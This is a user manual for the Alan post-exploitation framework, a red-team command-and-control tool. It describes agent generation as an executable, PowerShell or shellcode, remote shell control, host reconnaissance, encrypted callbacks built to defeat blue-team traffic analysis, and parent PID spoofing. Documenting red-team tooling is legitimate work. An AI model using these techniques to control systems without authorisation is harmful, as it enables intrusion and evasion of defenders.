

# ALAN<sub>v2.0</sub>

## Post-Exploitation Framework



<b>1. Introduction</b>	<b>2</b>
1.1 Installation Requirements	3
1.2 Install the Alan Framework	4
<b>2. Server Component</b>	<b>5</b>
2.1 HTTP Listener	6
2.2 HTTPS Listener	7
2.3 Dashboard Command-Line	11
2.3.1 List Profiles	11
2.3.2 List connected agents	11
2.3.3 Create a new agent	12
2.3.4 Join a Connected Agent	15
2.3.5 Display the available Listeners	15
2.4 Agent Command-Line	15
2.4.1 Command Shell	16
2.4.2 Agent Termination	18
2.4.3 Agent Information	18
2.4.4 Extended Agent Information	19
2.4.5 Get the agent configuration	20
2.4.6 Update the agent configuration	20
<b>3. Agent Profile</b>	<b>21</b>
3.1 Session Configuration	23
3.2 Servers Configuration	24
3.2.1 HTTP Server Configuration	24
3.2.2 HTTPS Server Configuration	26
3.3 Data Configuration	26



# 1. Introduction

Alan is a post-exploitation framework aimed at ensuring persistence on the compromised system and making the lateral movement task easier. Its usage is particularly indicated during red-team activities.

The framework is composed of a server and an agent that is running on the compromised machine. The agent receives and executes commands from the server.

The Alan framework was developed by considering the limitations of most of the post-exploitation tools available on-line, with the goal of providing an effective alternative. A not complete list of key features supported by the Alan Framework is reported below:

- **Secure Communication:** The communication between the server and the agent is encrypted in a secure way by using different encryption keys for each generated agent. This avoids the decryption of the network traffic if intercepted by a blue team. In other similar products, the key is embedded inside the agent, making the decryption of the traffic feasible by reversing the client binary. Alan framework generates the session key on the fly and protects it with a public key; this will ensure that the traffic cannot be decrypted.
- **A powerful remote command-shell:** Alan Framework implements a powerful command shell that allows the operator to navigate and executes commands on the compromised host. In other similar products, the command-shell is implemented by waiting for the command to complete before sending the output to the server; this implementation might cause problems in case of a task with a very long output. Alan supports asynchronous execution and it is perfectly



able to handle such commands (you can test this feature by running the `pause` command in the command-shell prompt).

- **Full customization at runtime:** Most post-exploitation framework provide a wide range of settings to customize the execution, but once configured it is not possible to change the settings during the execution. Alan was created to overcome this problem. The operator might decide to change the agent profile and communicate with the server in a different way. For example, the operator might start using HTTP and encrypting the data, and then change the agent profile using an HTTPS endpoint and not encrypting the data anymore.
- **Low footprint:** Alan is implemented with the principle to have a low footprint. The client is only a few KB and can be easily embedded in format like Powershell scripts.



## 1.1 Installation Requirements

The server application can be executed both on Windows OS and Linux. The software requirements to run the server are the following:

### **.NET Core 5.0 (or higher)**

<https://dotnet.microsoft.com/download/dotnet/5.0>

The .NET Core 5.0 framework must be installed only by the operator on the system that will execute the Server component. It does not impact the agent execution.

The hardware requirements are:

**RAM 4GB** (or higher)

**CPU i5** (or higher)

The Alan agent is compiled to run on Windows 7 and newer versions.


## 1.2 Install the Alan Framework

The Alan framework does not need to be formally installed on the system since it does not need any external software to run. The package is released as a .zip file which needs to be unzipped in the appropriate directory. Once unzipped, follow the steps described in section *Server Component* to start the server and to generate the agents.



## 2. Server Component

Alan provides a command-line interface to interact with the server component. Figure 2a shows an example of the Dashboard command-line initial screen.



```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK --

[INFO] 2021-01-27 17:38:19 - Start listeners
$:>[18:38:20 INF] Smooth! Suave listener started in 334.672ms with binding 127.0.0.1:8080

$:>?

[+] Help:
? or help      Show this help
profiles       Show the available profiles that can be used to configure the agent
create <profile filename> Create a new agent binary using the specified profile file
agents         List the currently active agents
join <agentId>  Select the specified agent as the currently active one
exit           Terminate the server process

$:>_
```

Figure 2a. Alan Command-Line Dashboard

From the Dashboard screen is it possible to perform various actions as described below, when in doubt about which commands you can run, type ? or help to show an help text. To start the server console type the following command from a command shell:

dotnet Server.dll

Or, if you are under Windows, just double click the Server.exe program.

Once executed, the Server starts the Dashboard, retrieves the server external public IP (this is achieved by contacting the URL <https://checkip.amazonaws.com/>) and starts the listener. Compared to other post-exploitation framework, Alan abstracts the listener concept by starting it at startup time. The server configuration file is not intended to be customized by the user, and its fields should be considered opaque.

## 2.1 HTTP Listener

The HTTP listener allows the agent to interact with the server through HTTP requests. It is possible to configure it through the file `http_listener_config.json` in the `config` directory. If the server is already running, it is necessary to restart it in order to apply the modification. An example of listener configuration file is shown below:

```
{
  "BindingPort": 8088,
  "BindingIp": "127.0.0.1",
  "Timeout": 1000
}
```

The meaning of each field is described in Table 2.1a.

Name	Type	Mandatory	Description
BindingPort	integer	YES	This parameter specifies the binding port of the listener. The agent will connect to this

			port to interact with the server.
BindingIp	string	YES	This parameter specifies the IP where the listener will bind. The specified value must be reachable from the deployed agents.
Timeout	integer	YES	This parameter specifies the server request timeout in milliseconds.

Table 2.1a. Listener Configuration Fields

## 2.2 HTTPS Listener

The HTTPS listener allows the agent to interact with the server through HTTPS requests using the TLS protocol. It is possible to configure it through the file `https_listener_config.json` in the `config` directory. If the server is already running, it is necessary to restart it in order to apply the modification. An example of listener configuration file is shown below:

```
{
  "BindingPort": 8443,
  "BindingIp": "127.0.0.1",
  "Timeout": 1000,
  "CAFile": "certificate.pfx",
  "CA": {
    "Issuer": {
      "CommonName": "Enkomio",
      "OrganizationalUnit": "AlanFramework",

```





```
"Organization": "AlanCA",
"Locality": "IT",
"StateOrProvinceName": "IT",
"CountryName": "Italy",
"Email": "alan@localhost"
},
"Subject": {
  "CommonName": "Enkomio",
  "OrganizationalUnit": "AlanFramework",
  "Organization": "AlanCA",
  "Locality": "IT",
  "StateOrProvinceName": "IT",
  "CountryName": "Italy",
  "Email": "alan@localhost"
},
"Serial": 0,
"NotAfter": "",
"Password": "Turing"
}
}
```

The meaning of each field is described in Table 2.2a.

Name	Type	Mandatory	Description
BindingPort	integer	YES	This parameter specifies the binding port of the listener.



			The agent will connect to this port to interact with the server.
BindingIp	string	YES	This parameter specifies the IP where the listener will bind. The specified value must be reachable from the deployed agents.
Timeout	integer	YES	This parameter specifies the server request timeout in milliseconds.
CAFile	string	YES	This parameter specifies the file containing the TLS certificate in .pfx format (a.k.a. PKCS#12). If this file is not found Alan will generate a self-signed certificate by using the properties specified in the <b>Issuer</b> and <b>Subject</b> object.
CA	object	YES	The CA object that contains the information to create the self-signed certificate. See Table 2.2b for a detailed description.

Table 2.2a. Listener Configuration Fields

Name	Type	Mandatory	Description
Issuer	object	YES	The Issuer object contains information related to the Issuer part of the certificate, see Table 2.2c for a detailed description.
Subject	object	YES	The Subject object contains information related to the Issuer part of the certificate, see Table 2.2c for a detailed

			description.
Serial	integer	NO (default value 0)	This field contains an optional serial number to use for the certificate. If its value is 0, a random number is generated.
NotAfter	string	NO (default 3 months)	This field contains a string date representing the certification expiration date. The string format is yyyy/MM/dd (for example 2021/03/25). If this string is empty or does not have a correct format, the current date is taken and three months are added.
Password	string	YES	This is the certificate password.

Table 2.2b. CA Configuration Fields



Both Issuer and Subject are represented by the same object format, described in Table 2.2c.

Name	Type	Mandatory	Description
CommonName	string	YES	The CN certificate field
OrganizationalUnit	string	NO	The OU certificate field
Organization	string	NO	The O certificate field
Locality	string	NO	The L certificate field
StateOrProvinceName	string	NO	The ST certificate field
CountryName	string	NO	The C certificate field

Email	string	NO	The E certificate field
-------	--------	----	-------------------------

Table 2.2c. Issuer and Subject Configuration Fields

## 2.3 Dashboard Command-Line

The Dashboard command-line provides a console to interact with the deployed agents or to build new agents. Each agent runs under a profile that describes how the agent should behave.

### 2.3.1 List Profiles

Profile is a core concept in the Alan framework and is described in more details in section *Profile*. Each profile is stored inside a JSON file in the *profiles* directory. By typing the command **profiles**, a list of available profiles is shown.



### 2.3.2 List connected agents

To list the currently connected agents, type the command **agents**. An example of a screen showing the list of connected agents is reported in Figure 2.3a.

```
ALAN v1.0
== POST EXPLOITATION FRAMEWORK ==

[INFO] 2021-01-27 17:42:17 - Start listeners
[18:42:19 INF] Smooth! Suave listener started in 343.552ms with binding 127.0.0.1:8080

$:>Agent 1 joined

$:>agents
[+] Agents:
+-----+-----+-----+-----+
| Id | Created | Last connected | Address | Version |
+-----+-----+-----+-----+
| 1 | 1/27/2021 6:42:28 PM | 1/27/2021 6:42:42 PM | 127.0.0.1:51680 | 1.0 |
+-----+-----+-----+-----+

$:>_
```

Figure 2.3a. List Connected Agents

### 2.3.3 Create a new agent

To create a new agent it is necessary to use the command `create` followed by the first letters of a profile filename. Once created, the full path of the agent binary is displayed and ready to be deployed to the target. Once executed, the agent will connect to the server and a message is shown in the Dashboard console.

*The default profile contains values that might not suit your needs. Please review it in order to remove unnecessary configuration.*

To create a new agent is necessary to specify additional properties. Table 2.3a describes these options.



Name	Type	Description
Listener IP	string	This parameter specifies the listener IP. It must be reachable from the deployed agent.
Binding Port	integer	This parameter specifies the listener binding port. The deployed agent will connect to this port to interact with the server.
URL Path	string	This parameter specifies the listener URL path. This can be an arbitrary value. The listener will allow connection from the created agent only on the specified URL path.
Packaging	enumeration	<p>This parameter specifies how the agent must be packaged for the delivery. The possible options are:</p> <ul style="list-style-type: none"><li>• <b>Executable:</b> the agent is created as a Windows x86 executable.</li><li>• <b>PowerShell:</b> the agent is created as a PowerShell script.</li><li>• <b>Shellcode:</b> the agent is created as a Windows x86 shellcode. The created shellcode is PIC (Position Independent Code) and it is up to the operator to decide how to execute it on the target system.</li></ul>
Listeners	enumeration	This parameter specifies the listener that the agent must use to connect to the server. A list of possible listeners can be obtained with the command <i>listeners</i> .

Table 2.3a. Creation of a New Agent Options

An example of agent creation is shown in Figure 2.3a.

```
ALAN v1.0
== POST EXPLOITATION FRAMEWORK ==

[INFO] 2021-02-14 11:37:23 - Start listeners
[INFO] 2021-02-14 11:37:24 - Host address: 192.168.174.230
[INFO] 2021-02-14 11:37:24 - Host address: 172.17.96.1
[12:37:25 INF] Smooth! Suave listener started in 200.021ms with binding 127.0.0.1:8088
[INFO] 2021-02-14 11:37:25 - External IP: .172
$:>create agent_default
Creating agent from profile: agent_default_config.json
ListenerIP [ .172]: 127.0.0.1
Binding Port [8088]:
URL path [/NjUUh8V]:
Packaging (Executable/PowerShell/Shellcode) [Executable]: PowerShell
[INFO] 2021-02-14 11:38:11 - Agent file created at: C:\Users\User\AppData\Local\Temp\agent.ps1
$:>
```

Figure 2.3a. Creation of a New Agent Options

When an agent is first created, the specified settings are considered somehow special. As described in the next sections, the operator might change the current agent settings specifying various options. If the operator sends an invalid settings, the agent might not communicate anymore with the server. In order to avoid this unpleasant condition, the agent will reset to the original settings after a given amount of connection retry, in this way the operator can gain control of it again.

*It is suggested to use the HTTP listener when the agent is initially created. On some legacy systems the other listeners (like HTTPS) might cause an error with the consequence that the agent can not reach the server. The operator can change the listener after the deployment of the agent.*

### 2.3.4 Join a Connected Agent

To interact with a specific agent is necessary to join it by specifying the agent **Id**. It is possible to know the agent **Id** by listing the currently connected agents, as described in the section *List Connected Agents*. To join an agent, type the command **join** followed by the agent **Id**. After joining an agent the operator can submit commands to the joined agent as described in the section *Agent Command-Line*.

### 2.3.5 Display the available Listeners

To show all the available listeners, type the command: **listeners**. This command provides information related to the listeners running on the server, like the binding IP, the binding port and the type of listener. When an agent is created the operator should consider this information to correctly configure the endpoint section.



## 2.4 Agent Command-Line

The agent command-line console is specific to an agent and is used to send commands to it. An example of the screen of the agent command-line console is shown in Figure 2.4a.



```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK --

[INFO] 2021-01-27 18:20:24 - Start listeners
$:>[19:20:26 INF] Smooth! Suave listener started in 241.569ms with binding 127.0.0.1:8080

$:>create agent_default_config
[INFO] 2021-01-27 18:20:45 - Agent file created at: C:\agent.exe
$:>Agent 1 joined

$:>join 1
#1 :> ?

[+] Help:
? or help      Show this help
agents         List the currently active agents
join <agentId> Select the specified agent as the currently active one
shell          Start a command shell on the host
info           Get information on the host system
exit           Termination the agent process

#1 :>
```


Figure 2.4a. Agent Dashboard Console

Part of the supported commands were inherited from the Dashboard console. The new additional commands are described below.



## 2.4.1 Command Shell

To open a command shell type **shell**. This command starts a new console program and accepts commands from the server. An example of shell execution is shown in Figure 2.4b.



```
ALANv1.0
-- POST EXPLOITATION FRAMEWORK --

[INFO] 2021-01-27 18:26:49 - Start listeners
$:>[19:26:50 INF] Smooth! Suave listener started in 203.032ms with binding 127.0.0.1:8080

$:>create agent_default_config
[INFO] 2021-01-27 18:27:00 - Agent file created at: C:\agent.exe
$:>Agent 1 joined

$:>join 1
#1 :> shell
You can now enter shell commands
:>dir c:\Users
C:\> Volume in drive C is Workspace
Volume Serial Number is FE37-7F1A

Directory of c:\Users

11/05/2020  01:46 AM    <DIR>        .
11/05/2020  01:46 AM    <DIR>        ..
11/05/2020  02:41 AM    <DIR>        Public
01/13/2021  02:58 AM    <DIR>        s4tan
               0 File(s)                0 bytes
               4 Dir(s) 16,983,031,808 bytes free

C:\>?

[+] Help:
    ? or help    Show this help
    quit         Exit from the command shell
    <command>    Execute the input shell command

:>quit
#1 :>
```

Figure 2.4b. Example of Command Shell


To exit from the command shell digit the **quit** command. This command will terminate the console process freeing its resources. To detach from the command shell type the command **detach**. This command will exit from the command shell but does not terminate its process. When the **shell** command is run again, the commands are executed in the previous command shell session.

## 2.4.2 Agent Termination

To terminate the agent process run the command `exit`. This will cause the termination of the agent process.

## 2.4.3 Agent Information

Each agent can send basic information about its execution environment. To retrieve this information, run the command `info`. Figure 2.4c shows an example of command execution.



```
ALAN v1.0
-- POST EXPLOITATION FRAMEWORK --


[INFO] 2021-02-22 22:47:14 - Start listeners
[INFO] 2021-02-22 22:47:14 - Host address: 172.17.96.1
[INFO] 2021-02-22 22:47:14 - Host address: 192.168.174.230
[23:47:15 INF] Smooth! Suave listener started in 76.651ms with binding 0.0.0.0:8088
[INFO] 2021-02-22 22:47:15 - External IP:
$:>Agent FE9EC8F8 joined
join F
#FE9EC8F8:> info
#FE9EC8F8:>
Computer name: DESKTOP-A7M6FL9
Pid: 27096
Username: s4tan
Executable: c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Operating System: 10.0.19041.2 SP 0.0

#FE9EC8F8:>
```

Figure 2.4c. Example of Execution of `info` Command

## 2.4.4 Extended Agent Information

Alan supports an additional command to show extensive information about the compromised host: the command `info++`. This command retrieves various information and its execution can take a couple of seconds to finish. Figure 2.4d shows an example of command execution.



```
ALAN v1.0
== POST EXPLOITATION FRAMEWORK ==

[INFO] 2021-02-22 22:48:37 - Start listeners
[INFO] 2021-02-22 22:48:37 - Host address: 172.17.96.1
[INFO] 2021-02-22 22:48:37 - Host address: 192.168.174.230
[23:48:37 INF] Smooth! Suave listener started in 73.803ms with binding 0.0.0.0:8088
[INFO] 2021-02-22 22:48:38 - External IP:
$:>Agent 852B7387 joined

$:>join 852
#852B7387:> info++
#852B7387:>
Computer name: DESKTOP-A7M6FL9
Pid: 17952
Username: s4tan
Executable: c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Workgroup: WORKGROUP
Architecture: x86
Operating System: 10.0.19041.2 SP 0.0
Locate Date: 2021/02/22 23:48:53
Locale: English (United States)
CPU: Intel(R) Core(TM) i7-6820HQ CPU @ 2.70GHz
RAM: 15 GB
Disk C:, Size: 199GB, Available space: 13GB
Disk D:, Size: N/AGB, Available space: N/AGB
DNS: 8.8.8.8
Adapter: Intel(R) 82574L Gigabit Network Connection, IP: 192.168.174.230, Mask: 255.255.255.0
Adapter: Bluetooth Device (Personal Area Network), IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: TAP-Windows Adapter V9, IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: Hyper-V Virtual Ethernet Adapter, IP: 172.17.96.1, Mask: 255.255.240.0
Adapter: Kaspersky Security Data Escort Adapter, IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: ExpressVPN TAP Adapter, IP: 0.0.0.0, Mask: 0.0.0.0
Adapter: Kaspersky Security Data Escort Adapter #2, IP: 0.0.0.0, Mask: 0.0.0.0
Share: ADMIN$, Description: Remote Admin, Pwd: N/A, Path: C:\WINDOWS
Share: C$, Description: Default share, Pwd: N/A, Path: C:\
Share: IPC$, Description: Remote IPC, Pwd: N/A, Path:
Share: print$, Description: Printer Drivers, Pwd: N/A, Path: C:\WINDOWS\system32\spool\drivers


#852B7387:>
```

Figure 2.4d. Example of Execution of `info++` Command

## 2.4.5 Get the agent configuration

When an agent is created, some properties of the chosen profile are changed during the creation wizard. This implies that the configuration sent to the agent is not exactly the one from the specified template. To obtain the real agent configuration type the command **get-config**. This command saves the effective agent configuration locally. This command is mostly used when the operator wants to update the agent configuration. In this case, the operator must first obtain the effective agent configuration before to apply the desired changes.

## 2.4.6 Update the agent configuration



Alan framework allows the operator to dynamically change the configuration during the execution. This command is handy if you want to change the behaviour of the agent to improve the operation security and disguise the agent connection from a blue team. For example, it is possible to change from an HTTP connection to an HTTPS connection on a totally different URL. To do this, the operator needs to first obtain the agent configuration with the **get-config** command. Then, the operator can change the settings and update the agent with the command **update <profile file>**. The operator must specify the full path of the file with the updated settings. As mentioned, if the new settings are not valid, the agent will reload the original settings, embedded inside the binary.

### 3. Agent Profile

Alan supports a broad range of configuration options. The execution can be customized through a simple JSON file that describes how Alan should behave. Some of the configuration fields are automatically generated and should not be modified. In the following section only the fields that can be modified by the user are described. The configuration is composed of various parts, below is provided an example.



```
{
  "public_key": "...",
  "session": {
    "sleep": 1000,
    "shell": "%WINDIR%\\System32\\cmd.exe /Q /K",
    "process_parent": "explorer.exe"
  },
  "servers": {
    "http": [
      {
        "address": "127.0.0.1",
        "port": 8080,
        "request": {
          "session_cookie": "SSID",
          "path": "/",
          "headers": [
```



```
        { "User-Agent": "My user agent" }
    ],
    "cookies": [
        { "My-Cookie": "My cookie value" }
    ]
},
"response": {
    "status_code": 200
}
},
],
"https": [
    {
        "address": "127.0.0.1",
        "port": 8443,
        "request": {
            "session_cookie": "SSID",
            "path": "/"
        }
    }
]
},
"data": {
    "compress": 1,
    "encode": 1,
```

```

    "encrypt": 1
  }
}

```

## 3.1 Session Configuration

The session part is used to provide information related to the session communication with the server. The following properties are available:

Name	Type	Mandatory	Description
sleep	integer	NO (default: 60000)	This parameter specifies the amount of milliseconds to sleep between two consecutive connections to the server.
shell	string	YES	This parameter specifies the program to use as a command shell. The environment variables in the string value are expanded before to be used. The default value should be an appropriate choice for most of the situations.
process_parent	string	NO (default: empty string)	If the value of this parameter is not an empty string a process re-parenting (a.k.a. Parent PID spoofing) is performed. The value must be the name of a process (the first process with a matching name is chosen). If the string is empty, or the process is not found, no process



			re-parenting is performed.
--	--	--	----------------------------

Table 3.1a. Session Configuration Fields

### 3.2 Servers Configuration

This part lists the available server endpoints that will be used by the agent. Alan will try to connect to each configured server until a valid response is returned. Alan is designed to use various types of protocols in a transparent way to the user.

*When an agent is created, Alan searches the profile content for a server whose address value is the string **default**. If found, that server will be used as a template and customized with the value inserted by the operator during the agent creation wizard. This feature allows the operator to customize the request, for example by adding specific HTTP headers, that is not possible to add with the agent creation wizard.*



#### 3.2.1 HTTP Server Configuration

The HTTP section provides information about the HTTP communication with the server. Some of these properties are overwritten by the server during the agent creation. The supported properties are described in Table 3.2a.

Name	Type	Mandatory	Description
address	string	YES	The address of the server. This property is overwritten during the agent creation.
port	integer	YES	The server port. This property is overwritten during the agent creation.

request	object	YES	Request properties, see below
response	object	NO	Response properties, see below.

**Table 3.2a. HTTP Server Configuration Fields**

The request object supports the properties described in Table 3.2b.

Name	Type	Mandatory	Description
session_cookie	string	YES	The name of the cookie that is used to maintain the session with the server.
path	string	YES	The server path. This property is overwritten during the agent creation.
headers	object array	NO (default: empty array)	An array of objects, where the name of the object is the header name and the value of the object is the header value.
cookies	object array	NO (default: empty array)	An array of objects, where the name of the object is the cookie name and the value of the object is the cookie value.

**Table 3.2b. HTTP Request Configuration Fields**

The response object supports the properties described in Table 3.2c.

Name	Type	Mandatory	Description
status_code	integer	NO	This property specifies the response status code that the listener must return in order for the request to be considered valid. If the value is not specified the listener response is considered valid by default.

**Table 3.2c. HTTP Response Configuration Fields**



## 3.2.2 HTTPS Server Configuration

The **https** section can be used to add a further layer of security by connecting to the Alan server using the TLS protocol. This section has the same fields of the **http** section.

## 3.3 Data Configuration

This part specifies how the data must be transformed before to be sent to the server. It is possible to encrypt the data in a secure way in order to avoid the decrypting of the payload if the network traffic is captured. Alan supports encoding and compression too. The supported properties are described in Table 3.3a.

Name	Type	Mandatory	Description
compress	integer	NO (default 0)	This property specifies if the data must be compressed before to be sent to the server.
encode	integer	NO (default 0)	This property specifies if the data must be Base64 encoded before to be sent to the server.
encrypt	integer	NO (default 0)	This property specifies if the data must be encrypted before to be sent to the server.

Table 3.3a. Data Configuration Fields

